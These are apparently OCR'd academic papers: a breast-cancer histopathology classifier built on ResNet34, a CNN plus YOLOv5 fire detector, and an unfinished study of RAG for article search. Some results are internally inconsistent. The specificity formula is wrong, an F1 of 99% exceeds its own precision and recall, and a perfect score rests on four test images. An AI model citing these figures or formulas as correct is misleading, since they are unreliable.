Despite these advancements, integrating AI into clinical workflows remains a challenge due to regulatory requirements, validation in real-world settings, and the need for extensive cross-institutional collaborations. Future research must address these challenges by focusing on model robustness, fairness, and ethical considerations in AI-driven cancer diagnostics.

Before deep learning became widely adopted, researchers relied on traditional machine learning



Figure 1. Workflow of the approach employed for breast histology image classification.

techniques to analyze histopathological images. Support Vector Machines (SVMs), for example, were commonly used to classify tissue samples based on manually extracted features like texture and morphology. Naik et al. explored the use of SVMs for segmenting and classifying prostate cancer histopathology images, demonstrating promising results [9].

Another widely used approach was Decision Trees, often combined with ensemble methods like Random Forests to improve accuracy. Doyle et al. applied Decision Tree classifiers to distinguish between different breast tissue types, achieving reasonable accuracy despite the limitations of handcrafted feature selection. However, these methods required significant domain expertise and manual preprocessing, making them less scalable for large datasets [10].

The introduction of deep learning, especially Convolutional Neural Networks (CNNs) [11], transformed histopathological image analysis by eliminating the need for manual feature extraction. Instead of relying on predefined features, CNNs learn hierarchical patterns directly from raw images, allowing for greater accuracy and adaptability. One of the earlier studies in this domain by Spanhol et al. used CNNs to classify breast cancer histopathological images, significantly outperforming traditional machine learning models [6].

CNNs gained popularity due to their ability to capture both fine-grained textures and high-level structural patterns, which are critical for diagnosing diseases like cancer. Unlike earlier methods that required manual tuning of features, deep learning models can automatically extract the most relevant information from histopathological slides. Additionally, techniques like transfer learning and data augmentation have made CNNs more robust, even when dealing with limited labeled datasets. In 2022, Alotaibi et al. [12] proposed an ensemble model, ViT-DeiT, for classifying breast cancer in histopathological images. This model combines Vision Transformer (ViT) and Data-Efficient Image Transformer (DeiT)

architectures using a soft voting approach, which averages class probabilities to make final predictions.

The study by Srikantamurthy et al. [13] explores the use of a hybrid deep learning model combining Convolutional Neural Networks (CNN) and Long Short-Term Memory (LSTM) networks for the classification of benign and malignant breast cancer subtypes from histopathological images. The hybrid approach leverages CNNs for spatial feature extraction and LSTMs for capturing sequential patterns in the data. Pre-trained ImageNet weights are utilized for transfer learning, optimizing the model's performance while minimizing the need for extensive manual feature engineering.

Histopathology images classification are major obstacles in the quest for precise breast cancer detection using histopathology image analysis [14]. The development of trustworthy diagnostic tools is hampered by these interrelated problems. A significant challenge is the intricacy and diversity of tissue architecture in histopathological pictures. Since models have trouble generalizing across datasets, a variety of cell shapes, tissue types, and staining methods require intensive model training and adoption [15]. Particularly in densely populated areas, overlapping or occluded nuclei make segmentation even more difficult, increasing the likelihood of errors and emphasizing the need for more sophisticated algorithms.

High-quality annotated data is essential for classification models, but this is frequently scarce because data annotation is a labor-intensive process [16]. Additional difficulties are brought about by inconsistent annotation standards and intra- and inter-observer variability, highlighting the necessity of standardized annotation procedures and multi-expert consensus to improve data quality and model reliability. In clinical settings with limited computing capacity, producing high-resolution whole-slide photographs can be difficult due to the significant processing resources needed [17]. Since sophisticated algorithms aim to increase processing speeds without compromising performance, striking a balance between speed and accuracy is essential.

III. MATERIALS AND METHODS

A. Dataset

The Breast Cancer Histopathological Image Classification (BreakHis) dataset [6], contains 7,909 H&E-stained breast tissue images from 82 patients, categorized as benign (2,480 images) or malignant (5,429 images). It features four magnification levels (40x, 100x, 200x, 400x) and eight subtypes, stored as high-resolution PNGs (700x460 pixels). Widely used in deep learning research, BreakHis supports automated classification, with expert-verified annotations ensuring reliability [1]. In our review, it stood out as a key benchmark for evaluating diagnostic models due to its diversity and accessibility.

B. Methodology

We applied a pretrained ResNet34 [18] model for the classification of breast cancer histopathology images into benign and malignant categories. Initially, the pretrained model was used as a feature extractor by freezing its convolutional layers to retain the knowledge learned from large-scale image datasets. The first layers of ResNet34, including the initial convolutional layer, batch normalization, activation function, and pooling layers, were kept unchanged. The extracted hierarchical features from the four residual blocks of ResNet34 were then passed through an additional Inception-Skip Block to enhance feature extraction.

The Inception-Skip Block consists of multiple convolutional layers operating in parallel, capturing different spatial features at various scales. It integrates a residual connection to preserve original feature information while improving representation learning. The enhanced feature map is then batch-normalized and passed through a global average pooling layer to reduce dimensions.

For classification, a fully connected (FC) layer with dropout regularization was added to prevent overfitting. The final output consists of two neurons corresponding to benign and malignant classes, activated using the softmax function. The model was trained using the Cross-Entropy Loss function. Initially, only the newly added layers were trained, while the ResNet34 parameters remained frozen. In the fine-tuning stage, the learning rate was reduced, and all layers of ResNet34were unfrozen, allowing the entire network to adapt to histopathology-specific features.



Figure 1. Benign breast histopathology images



Figure 2. Malignant breast histopathology images

IV. EXPERIMENTS

In this section, we describe the experimental design, explain the evaluation metrics used for our proposed model, and detail the process of hyperparameter tuning.

C. Implementation

We implemented all the experiments related to this article by using Python 3.7.6 along Pytorch 2.1.0 installed on a standard PC with dual Nvidia GeForce RTX 4080 graphical processing unit (GPU) support. Moreover, this PC has a RAM capacity of 32.0 GB and holds a 3.60 GHz Intel R CoreTM i9-9900K processor with 16 logical threads as well as 16 MB of cache memory.

D. Evaluation Metrics

To thoroughly assess our model's performance in histopathology image classification, we utilized the following metrics:

Accuracy: The ratio of correctly predicted instances to the total instances.

$$Accuracy = \frac{True\ Positive + True\ Negatives}{Total\ Instances} \quad (1)$$

Precision (Positive Predicted Value):The proportion of true positive predictions among all positive predictions.

$$Precision = \frac{True\ Positives}{True\ Positives + False\ Positives} \quad (2)$$

Recall(Sensitivity): The proportion of true positive predictions among all actual positives.

$$Recall = \frac{TruePositives}{TruePositives + FalseNegatives} \quad (3)$$

F1 Score: The harmonic mean of Precision and Recall, providing a balance between the two.

$$F1 = 2 \times \frac{Precision \times Recall}{Precision + Recall} \quad (4)$$

Specificity**:** The proportion of true negative predictions among all actual negatives.

$$Specificity = \frac{True\ Negatives}{True\ Negatives + False\ Negatives} \quad (5)$$

Negative Predictive Value (NPV): The proportion of true negative predictions among all negative predictions.

$$NPV = \frac{True\ Negatives}{True\ Negatives + False\ Negatives} \quad (6)$$

E. Hyperparameter Tuning

The model was trained using the Adam optimizer with an initial learning rate of 0.001. Given that all layers of the pre-trained ResNet-34 were frozen, only the parameters of the Inception Skip Block and the classifier were updated during training. This approach ensures that the model adapts to the specific characteristics of histopathology images while retaining the foundational features learned from the ImageNet dataset.

By integrating a pre-trained ResNet-34 model with a custom Inception Skip Block and a tailored classifier, our methodology leverages transfer learning to effectively address the challenges of histopathology image classification.

V. RESULTS AND DISCUSSION

Comparative analysis of the methods (models)

In this section, we present a comparative analysis of various convolutional neural network (CNN) architectures for classifying histopathological images of breast tissue. The models evaluated include AlexNet, ResNet-34, VGGNet, and our proposed model, which integrates a pre-trained ResNet-34 with a custom Inception Skip Block. We assess each model's performance using key metrics: Accuracy, Precision, Recall, F1-score, and Specificity.

A. Evaluation of prediction models

The performance metrics for each model are summarized in Table I.

TABLE I. CLASSIFICATION RESULTS

Methods	***Accuracy (%)***	***Precision (%)***	***Recall (%)***	***F1-score(%)***	***Specificity (%)***
AlexNet	92	94	94	94	88
ResNet34	96	95	95	95	98
VGGNet	91	94	92	93	88
Our model	98	97	98	99	98

B. Discussion

The comparative analysis, as shown in Table I, reveals that our proposed model achieves the highest accuracy at 98%, indicating its superior capability in correctly classifying both benign and malignant tissue samples. This performance surpasses that of ResNet-34, which achieved an accuracy of 96%. Notably, our model also demonstrates a high precision of 97%, suggesting its effectiveness in minimizing false positive rates and reducing the likelihood of misclassifying benign samples as malignant.

AlexNet and VGGNet exhibit accuracies of 92% and 91%, respectively, with both models achieving a precision of 94%. However, their lower specificity values (88%) compared to our model (98%) and ResNet-34 (98%) indicate a higher rate of false positives, which is a critical consideration in medical diagnostics where the cost of false positives can be substantial.

The F1-scores across all models are relatively comparable, ranging from 0.93 to 0.99, reflecting a balance between precision and recall. Notably, our model's F1-score of 0.99 underscores its balanced performance, effectively managing the trade-off between sensitivity and specificity.

The results of the fine-tuning process are summarized in Table II. Initially, during feature extraction, only the newly added layers of our proposed model were trained while keeping the original ResNet34 parameters frozen. Once a satisfactory accuracy was achieved, fine-tuning was performed by reducing the learning rate and allowing the previously frozen parameters of ResNet34 to be updated. This adjustment helped refine the learned features, leading to improved performance. As shown in Table 2, the accuracy before fine-tuning was 0.93, and after fine-tuning, it improved to 0.98, demonstrating the effectiveness of updating the deeper layers of the model.

In summary, our proposed model demonstrates superior performance across multiple metrics compared to other CNN architectures. The integration of a pre-trained ResNet-34 with a custom Inception Skip Block, along with effective hyperparameter tuning, has resulted in a model that not only achieves high accuracy but also maintains a balance between precision and recall. These findings underscore the potential of our approach to enhance diagnostic accuracy in histopathological image classification, thereby contributing to improved patient outcomes in breast cancer diagnosis.

TABLE II. IMPACT OF HYPERPARAMETER TUNING ON OUR MODEL PERFORMANCE

Metrics	***Before (%)***	***After (%)***
Accuracy	93	98
Specificity	94	97
Precision	97	98
Recall	92	98
F1-score	94	99

VI. CONCLUSION

This study addresses the challenge of accurately classifying breast cancer histopathological images using deep learning. Our proposed model outperforms ResNet-34, AlexNet, and VGGNet, achieving the highest accuracy

(98%) while maintaining superior precision (97%) and specificity (98%). Fine-tuning the pre-trained ResNet-34 significantly improved performance, highlighting the effectiveness of transfer learning. The results demonstrate the model's potential to enhance diagnostic accuracy, reduce false positives, and support more reliable breast cancer detection. Future work will focus on improving interpretability and validating the model on larger datasets for clinical application.

ACKNOWLEDGMENT

This research has been funded by the Committee of Science of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. BR2499314 "Development of Deep Neural Network Algorithms for Breast Cancer Diagnosis").

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Deep Learning-Based Fire Detection: A Multimodal Approach Using CNN, YOLOv5

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***Abstract*—Fire detection plays a crucial role in disaster prevention, safeguarding human lives and infrastructure. Traditional fire detection methods, such as smoke and heat sensors, suffer from delayed response times and high false alarm rates. In this study, we propose a deep learning-based fire detection system that integrates Convolutional Neural Networks (CNNs) and You Only Look Once (YOLOv5) for real-time image analysis. The CNN model efficiently classifies fire and non-fire images, while YOLOv5 provides accurate fire localization in surveillance and drone imagery. The proposed approach demonstrates superior performance in real-world fire scenarios, achieving higher precision and recall than traditional fire risk indices.**

***Keywords*— Fire detection, CNN, YOLO, deep learning, real-time monitoring.**

I. INTRODUCTION (HEADING 1)

A vital component of catastrophe prevention, fire detection has a direct impact on environmental preservation, infrastructure protection, and public safety. Statistics from the Kazakhstan Ministry of Emergency Situations [1] show that 11,805 fires occurred in 2023, resulting in 304 injuries and 375 fatalities. This year, fires caused more than 168 billion tenge in material damage. Conventional fire detection techniques, such heat sensors and smoke alarms, frequently have limited detection capabilities, high false alarm rates, and delayed reaction times, particularly in difficult-to-reach areas. More precise, intelligent, and sensitive fire detection systems are becoming more and more necessary as urbanization and climate change increase the risk of fire.

Problem Statement and Relevance of the Study

Sensor thresholds are a major component of traditional fire detection methods, which may result in delayed detection or false alarms. Statistics from the Kazakhstan Ministry of Emergency Situations [2] show that there were 12,256 fires in 2021, with 413 people killed and 429 injured. These numbers highlight the necessity of implementing more dependable fire monitoring systems. More dependable monitoring is made possible by the combination of several sensors, such as thermal imaging cameras, optical flame sensors, carbon monoxide detectors, sound sensors, and infrared temperature sensors. When real-time monitoring and AI-based analytics are combined, early fire indications can be detected more precisely than with conventional techniques.

Contribution and novelty

By extracting hierarchical spatial features that differentiate visual fire-related patterns from typical environmental conditions, deep learning techniques—in particular, Convolutional Neural Networks (CNNs)—have shown remarkable efficiency in fire detection. These CNNs enhance classification accuracy in difficult situations, like dimly lit areas and fluctuating lighting conditions, because they have been trained on large datasets [3]. Furthermore, it has been demonstrated that object detection models, like You Only Look Once (YOLOv5), are useful for real-time fire detection. By processing images in a single pass, they provide quick and precise fire localization. Because YOLOv5 can identify fire occurrences in complicated situations with low latency, it has been used extensively in emergency response systems [4]. By lowering false alarms and boosting real-time monitoring capabilities, integrating these models increases the detection system's overall effectiveness. Compared to conventional fire hazard indices, AI-based anomaly detection techniques like variational autoencoders and single-class SVMs offer a more reliable assessment of fire risk.

To achieve early fire detection the following goals is necessary:

- Develop effective algorithms for data processing and filtering to reduce false alarms and improve accuracy;
- create a deep learning model to analyze visual data and accurately identify fire occurrences;

II. LITERATURE REVIEW

This section reviews the many existing works on machine learning-based fire detection. Sensor networks, real-time monitoring, and predictive analytics are the main topics of the study in [5], which offers a thorough analysis of IoT-based and machine learning techniques for forest

fire detection. The authors go over how IoT sensors may be used to collect environmental data and how they might improve the effectiveness of fire detection systems. The study in [6] shows how autonomous agents can be trained to regulate fire spread in simulated scenarios by investigating the usage of a multi-agent system in conjunction with a convolutional neural network (CNN) for wildfire containment.

One-class machine learning models and conventional fire danger indexes are compared in [7]. The study assesses techniques including Variational Autoencoder, Isolation Forest, and One-Class SVM to increase the forecast accuracy of fire-prone areas. The results demonstrate how unsupervised learning may be used to identify wildfires in their early stages with few false alarms. An alternative method is put out in [8], where vulnerability maps and fuel mapping techniques are created using hyperspectral photography and machine learning algorithms. Based on vegetation type and environmental circumstances, the study shows how satellite data can be used to forecast fire risks in various places.

The study in [9] focuses on real-time fire detection through the integration of IoT sensor networks with AI/ML-based algorithms. The work uses data from drones, satellites, and surveillance cameras to classify and identify fires using CNNs and YOLOv5. When compared to conventional techniques, the results show a notable increase in detection accuracy. illustrates the efficacy of multi-model integration by introducing a hybrid ensemble model for air quality prediction during fire occurrences that combines Random Forest, K-Nearest Neighbors (KNN), LSTM, GRU, and CNN.

In [5], [7], and [9], wireless sensor technology is used for real-time monitoring of fire-prone areas to reduce manual involvement and speed up response times. A variety of sensor types are used to improve detection capabilities, including as smoke, CO2, temperature, and humidity sensors. An IoT-enabled system that reduces human reliance in emergency circumstances by automatically alerting firefighting units upon anomaly identification is further covered in the study in [6].

Recent studies have demonstrated encouraging outcomes for deep learning-based fire detection systems. In [9], the use of CNNs for fire classification is examined. In this application, RGB images are processed without the need for manual feature extraction, enabling the model to automatically learn pertinent visual cues. Using object detection techniques, the YOLO model is used for real-time fire detection, accurately classifying fire breakouts. Furthermore, in order to better forecast than previous models, bidirectional LSTM networks are investigated for capturing temporal dependencies in fire spread prediction.

An enhanced cellular automata (CA) model for real-time building evacuation is presented in the study in [10]. The authors suggest an improved CA technique that takes into consideration real-time sensor data from IoT devices, fire spread, and crowd density. Their method incorporates a dynamic updating mechanism that modifies evacuation routes in response to environmental changes, such as smoke levels and blocked exits, in contrast to typical CA models. IoT sensor integration enables the model to respond dynamically, guaranteeing that evacuation plans continue to be effective in changing circumstances.

A contrasting strategy is presented in [11], where a framework for emergency evacuation—specifically in healthcare settings—is constructed using 3D models. Hierarchical recurrent neural networks (H-RNN) enhance interior location and provide highly accurate occupant distribution monitoring. By enhancing real-time decision-making and offering precise spatial awareness, this technique enhances CA-based evacuation models.

In order to anticipate fire threats and optimize evacuation routes, the authors of [12] present an AI-powered fire evacuation system that combines machine learning algorithms with the Internet of Things. They use convolutional neural networks (CNN) and Random Forest classifiers to analyze fire spread patterns and ant colony optimization (ACO) to identify the best escape routes. As fire conditions change, this technology continuously updates safe routes to provide real-time adaption. In contrast to static emergency protocols, the study shows how AI-based decision-making might improve evacuation systems' responsiveness.

An other pertinent work in [13] investigates agent-based simulation (MAS) for evacuations aided by IoT. With MAS, as opposed to CA models, every evacuee can be represented as a separate agent with distinct behavioral characteristics, like movement speed and reaction time. In order to optimize agent decision-making and allow the system to adjust to unpredictable human behaviors, the study uses reinforcement learning (RL). The MAS technique improves the evacuation process by dynamically rerouting people depending on real-time environmental changes by integrating IoT sensor data.

Lastly, an enhanced CA model for staged evacuation planning that emphasizes priority-based evacuation is shown in [14]. By classifying evacuees according to mobility restrictions and dynamically modifying escape tactics, this work goes beyond conventional CA models. The study emphasizes how organized disaster management may ease traffic and guarantee the safe evacuation of vulnerable populations, including the elderly and people with disabilities, by implementing several evacuation phases.

All things considered, these research point to important approaches for intelligent evacuation systems. While [13] looks into MAS for individual behavior modeling, [10] and [14] concentrate on improving CA models. 3D spatial awareness is provided by the work in [11], and AI-driven optimization is integrated in [12]. By combining these strategies, a strong evacuation system that can adjust to changing circumstances and guarantee effective crowd movement may be created.

III. METHODOLOGY

1. Fire Classification using CNN

The CNN model is a standard convolutional neural network with a sequential architecture (Sequential). This approach ensures effective feature extraction while maintaining computational efficiency.

Algorithms Overview:

1. Dataset Selection: A publicly available fire dataset from Kaggle was selected, containing labeled images of fire and non-fire scenarios to ensure diverse training samples.

2. Data Preprocessing: The images were resized to 224 × 224 pixels, normalized using mean subtraction to improve model convergence, and augmented (rotation, flipping, and contrast adjustments) to enhance generalization.

3. Model Architecture: The CNN model consists of:

    - Three convolutional layers (Conv2D) with 32, 64, and 128 filters, using ReLU activation.
    - Three max-pooling layers (MaxPooling2D) to reduce spatial dimensions.
    - A flattening layer (Flatten) to transform the feature maps into a one-dimensional vector.
    - Two fully connected (Dense) layers, where the final layer outputs a single value for binary classification (fire/non-fire) using a sigmoid activation function:
      $\{\hat{y}\} = \sigma(Wx + b)$
      Where W and b are the learned parameters.

4. Dropout Regularization: A dropout layer is included to prevent overfitting by randomly deactivating neurons during training.

5. Training: The Adam optimizer with binary cross-entropy loss is used to train the model:

$$L = -y \log(\hat{y}) - (1 - y) \log(1 - \hat{y})$$

6. where y is the ground truth label and $\hat{y}$ is the predicted probability.

The CNN model was selected due to its ability to efficiently extract spatial features from images. The use of multiple convolutional layers enhances hierarchical feature learning, while dropout regularization prevents overfitting. The Adam optimizer with a learning rate 10^{-4} of ensures stable convergence.

2. Fire Detection using YOLOv5

To enable real-time fire detection, YOLOv5 was chosen for its balance between speed and accuracy. Its object detection capabilities allow rapid localization of fire within images, making it suitable for emergency scenarios.

Algorithms Overview:

1. Dataset Preparation: The fire dataset was converted into YOLO format, with bounding boxes manually annotating fire occurrences for training.

2. Model Selection: YOLOv5s, a lightweight and computationally efficient object detection model, was selected for real-time fire detection. YOLO follows the concept of dividing the input image into an S × S, where each cell predicts bounding boxes and class probabilities.

3. Fine-Tuning: The model, pretrained on the COCO dataset, was further fine-tuned on the fire dataset to adapt it for fire-specific object recognition.

4. Training: The SGD optimizer with a learning rate scheduler was used to ensure smooth convergence and optimal weight updates. The loss function for YOLOv5 consists of:

$$L = L_{box} + L_{obj} + L_{cls}$$

where:

- L_{box} represents bounding box regression loss (IoU-based)
- L_{obj} is the objectness loss (binary cross-entropy)
- L_{cls} is the classification loss

YOLOv5 was chosen for its optimized real-time detection capabilities, ensuring a trade-off between speed and accuracy. Fine-tuning the COCO-pretrained model allowed faster convergence and improved detection reliability. The Intersection over Union (IoU) metric was used to evaluate detection quality:

$$IoU = \frac{Area\ of\ Overlap}{Area\ of\ Union}$$

Only detections with IoU greater than 0.5 were considered valid.

3. Combining CNN and YOLOv5

To enhance detection reliability, we integrate YOLOv5 for fire localization and CNN for classification. This hybrid approach ensures robust fire identification while reducing false positives.

Algorithms Overview:

1. YOLOv5 Fire Detection: The YOLOv5 model processes an image and identifies potential fire regions by generating bounding boxes around suspected fire areas. These bounding boxes serve as candidates for further classification.

2. ROI Extraction: The detected fire regions (Regions of Interest, ROIs) are cropped from the original image. This step isolates potential fire zones, reducing computational complexity by focusing on relevant parts of the image rather than processing the entire frame.

3. Preprocessing for Classification: Each extracted ROI is resized to match the input size required for ResNet-50 (224 × 224 pixels). The images are then normalized to ensure stable performance of the classifier, reducing variations due to lighting and resolution differences.

4. Classification with CNN: The preprocessed ROIs are fed into the CNN model, which evaluates

whether the detected region truly contains fire. By leveraging its deep feature extraction capabilities, the CNN distinguishes between actual fire and similar-looking non-fire elements such as bright lights or reflections. The classification decision is based on the probability threshold:

$$\{\hat{y}\} = \sigma(Wx + b)$$

Where W and b are the learned parameters.

5. Final Decision and Post-Processing: The system validates the fire detection only if both YOLOv5 and ResNet-50 confirm the presence of fire. If ResNet-50 classifies a detected region as non-fire, the detection is discarded to minimize false positives. The confirmed fire locations are highlighted for visualization.

The integration of YOLOv5 and CNN enhances fire detection by combining fast object detection with precise classification. YOLOv5 ensures real-time detection, but its tendency for false positives is counteracted by the CNN's ability to differentiate fire from visually similar elements. The preprocessing step optimizes input consistency for the CNN, ensuring high classification accuracy. The final decision step filters out incorrect detections, reducing false alarms while maintaining high sensitivity to actual fire incidents. The system's overall precision PP and recall RR are evaluated as:

$$P = \frac{TP}{TP + FP}, \quad R = \frac{TP}{TP + FN}$$

where:

- TP (True Positives) represents correctly detected fires,
- FP (False Positives) represents incorrect fire detections,
- FN (False Negatives) represents missed fire detections.

This methodology outlines a structured approach to developing a fire detection system using deep learning techniques. By leveraging CNN for classification, YOLOv5 for detection, and integrating both models into a hybrid system, we achieve improved detection accuracy and reliability. The incorporation of mathematical foundations, loss functions, and performance metrics strengthens the credibility of the proposed approach. This study contributes to advancing fire safety systems, offering a foundation for further enhancements and real-world implementations.

IV. Results and Analysis


CNN Approach

In our initial approach, we utilized a Convolutional Neural Network (CNN) for fire detection. The dataset was preprocessed by resizing images to **64x64 pixels** and normalizing pixel values. The model was trained using a binary classification setup, distinguishing between fire and non-fire images.

Table 1: Performance Metrics of CNN Model

Classification Report:	precision	recall	f1-score	support
No Fire	1.00	1.00	1.00	2
Fire	1.00	1.00	1.00	2
accuracy			1.00	4
macro avg	1.00	1.00	1.00	4
weighted avg	1.00	1.00	1.00	4


Table 2: Accuracy and Loss over Epoch



YOLO Approach

To improve real-time detection capabilities, we implemented the **YOLO (You Only Look Once)** object detection model. Unlike CNN-based classification, YOLO provides bounding boxes around detected fire regions, enabling a more detailed assessment.

Table 3: Performance Metrics of YOLO Model



The YOLO model outperformed CNN in real-world scenarios, effectively detecting fire even in cluttered backgrounds. However, it sometimes misidentified **reflections and bright lights** as fire, reducing its precision.

Combined Approach (CNN + YOLO)

To leverage the strengths of both models, we implemented a hybrid approach combining CNN and YOLO. The CNN classifier acts as a secondary verification step for YOLO's detections, reducing false positives.

Results indicate that this combined strategy improves overall precision and reduces misclassifications compared to using CNN or YOLO independently.

CNN performs well in **controlled environments** but struggles with **real-world variability**.

YOLO enables **real-time detection**, but suffers from **false positives in complex scenes**.

The **CNN + YOLO hybrid** approach improves accuracy and precision, reducing incorrect detections.

CONCLUSION

An enhanced fire detection system that combines CNN and YOLOv5 models is presented in this work. The findings show that by drastically lowering false positives and enhancing real-time monitoring, deep learning models perform better than conventional fire detection techniques. The system's multimodal strategy, which makes use and image-based data, guarantees reliable operation under a range of environmental circumstances. In order to improve generalization across various fire conditions, future work will concentrate on increasing the dataset, deploying the system in edge computing environments, and optimizing computational performance.

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Research on Retrieval-Augmented Generation (RAG) Methods for Scientific Article Search

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***Abstract*— The exponential growth in scientific publications poses significant challenges for researchers and reviewers seeking relevant and innovative literature. Traditional methods such as keyword-based searches (BM25) and vector-based semantic searches individually struggle to deliver accurate, context-sensitive results. Retrieval-Augmented Generation (RAG) addresses these challenges by integrating retrieval techniques with generative language models, offering improved accuracy, context awareness, and automatic novelty assessment capabilities. This study evaluates a hybrid RAG method combining semantic and lexical retrieval approaches specifically for scientific article searches. Using a curated dataset from the Cornell University ArXiv Metadata, the study demonstrates the superiority of the hybrid approach through quantitative and qualitative analyses. Experimental results show that the proposed RAG method significantly improves the relevance of retrieved documents and effectively assesses the novelty of scientific contributions. This approach has substantial implications for literature review processes, peer review efficiency, and research contextualization.**

Keywords—Retrieval-Augmented Generation (RAG), scientific article search, novelty assessment, information retrieval, literature search, BM25, vector search, hybrid search.

I. INTRODUCTION

The rapid growth in the number of scientific publications in the digital age has made it extremely difficult to effectively search for relevant articles in literature reviews. Traditional keyword search methods often do not take into account the context of the search query, which leads to irrelevant search results and makes it difficult to identify the most important and innovative research. Therefore, there is a growing need for better approaches to the search and evaluation of scientific articles.

One promising solution to this problem is Retrieval-Augmented Generation (RAG) — a method that combines traditional information retrieval methods with the capabilities of large-scale linguistic rag models and can improve the scientific article search process. Unlike traditional keyword search, which is mainly based on term matching, the RAG approach uses external knowledge bases and generative models to improve citation accuracy [7], facilitate the search for scientific articles [4], and automate the evaluation of the novelty [5] of scientific articles.

Existing search methods such as BM25 and vector search, although effective to a certain extent, often prove insufficient when solving complex and multifaceted research queries. BM25 is one of the most common probabilistic ranking functions and focuses on the frequency of use of terms and the relevance of documents, but does not take into account semantic dependencies. It does not take into account semantic dependencies [10]. On the other hand, vector search uses clusters of words to identify semantic similarities, but contextual analysis can be difficult. Hybrid methods combining both approaches try to compensate for the disadvantages of each, but their effectiveness remains an open research question [11].

II. BACKGROUND & LITERATURE REVIEW

A. RAG: Bridging Search and Generation

Retrieval-Augmented Generation (RAG) is a new approach that combines the advantages of traditional search engines with the capabilities of generative language models. Historically, methods based solely on keywords (for example, BM25) have worked effectively in search, but they are not able to take into account the deep semantic relationships between words and phrases. On the other hand, purely vector methods (dense retrieval) take into account semantics, but they can be sensitive to vectorization features and require fine-tuning. That is why there is a need for a hybrid approach combining both methods.

The integration of the retrieval component with generative models allows not only updating information from external databases, but also reducing the problem of "hallucinations" of models when incorrect or outdated information is generated. As a result, RAG systems are able to provide more accurate and context-sensitive responses, which is especially important in the scientific environment, where relevance and reliability of data are important [1].

Using RAG to search for scientific articles allows you to:

- To provide synthetic information obtained from a variety of sources, which simplifies the conduct of literary reviews.
- Ensure high search accuracy by combining semantic and lexical methods.
- Contextualize search results, which helps researchers make more informed decisions.

The work of Lewis et al. [6] laid the foundation for the integration of retrieval components with generative models, and the research of Shuster et al. [7] demonstrated that retrieval-augmentation significantly reduces the probability of generating erroneous information, which is critical for scientific applications [14]. Thus, RAG not only solves the problem of outdated information, but also helps synthesize data from a wide range of sources, which makes it an effective tool for analyzing scientific literature.

B. Research Goals and Objectives

Goals:

- To develop an automated, accurate, and efficient approach for assessing the novelty of scientific publications using Retrieval-Augmented Generation (RAG).
- To enhance the understanding and contextualization of new research contributions within existing scientific literature.
- To provide a robust tool for researchers, reviewers, and educators to quickly identify original and impactful research contributions.

Objectives:

- Evaluate the efficacy of RAG-based models in assessing the novelty of scientific publications by automatically comparing new documents to existing literature.
- Develop a hybrid retrieval method that combines semantic and lexical similarity measures to improve the accuracy of novelty assessment.
- Generate insightful analyses that contextualize new scientific papers within existing research literature.
- Validate the performance of the RAG-based novelty assessment method through comparison with human expert judgments.

METHODS

A. Scientific Novelty and Practical Significance. Evaluation of the originality of publications based on RAG

A scientific work's uniqueness is frequently assessed by comparing it to the body of existing literature to see if it includes concepts or findings not seen in earlier studies. By retrieving data from previously published papers for comparison, RAG can be used as a tool for automatic novelty verification. The RAG-Novelty approach, which mimics the peer review process, was recently proposed by Lin et al. [5]. The model finds comparable articles and assesses how new the study is based on its analysis.

Since it produces the newest ideas, it is believed that a truly fresh article will link to (or search for) substantially more recent publications. Experiments have verified this strategy's efficacy: In terms of novelty evaluation accuracy, RAG-Novelty outperforms earlier basic models by a wide margin [5]. The model may determine whether the reported result is a step forward in comparison to the known one by simply enabling a knowledge base search (corpus of articles), which provides the model with a grasp of the current state of the field [12].

Particularly promising is the automation of novelty assessment using RAG for the review of scientific articles (e.g., during the first selection for journals or at conferences). The model can swiftly go through dozens of prior articles and show that the new document, for instance, combines hitherto unexplored areas (high originality) or gives an approach similar to the one published two years ago (low uniqueness). Although additional human validation is necessary for such estimations, the initial research indicates that RAG may reasonably accurately replicate expert assessments on novelty [13].

B. Data Collection and Preprocessing

The dataset used in this study is sourced from Kaggle: "Cornell University ArXiv Metadata" [18]. The dataset comprises metadata of scientific articles, including identifiers, titles, abstracts, categories, and update dates. To facilitate text analysis, a full_text field is created by concatenating the title and abstract of each article.

To ensure a balanced evaluation, the dataset is filtered into two subsets:

- Old Articles: Papers published before 2020 (sample of 5000 articles).
- New Articles: Papers published from 2021 onwards (sample of 5000 articles).

These subsets allow us to analyze novelty by comparing newer publications with prior research, following methodologies similar to those described by Wang et al. [15].

RESULTS FINDINGS

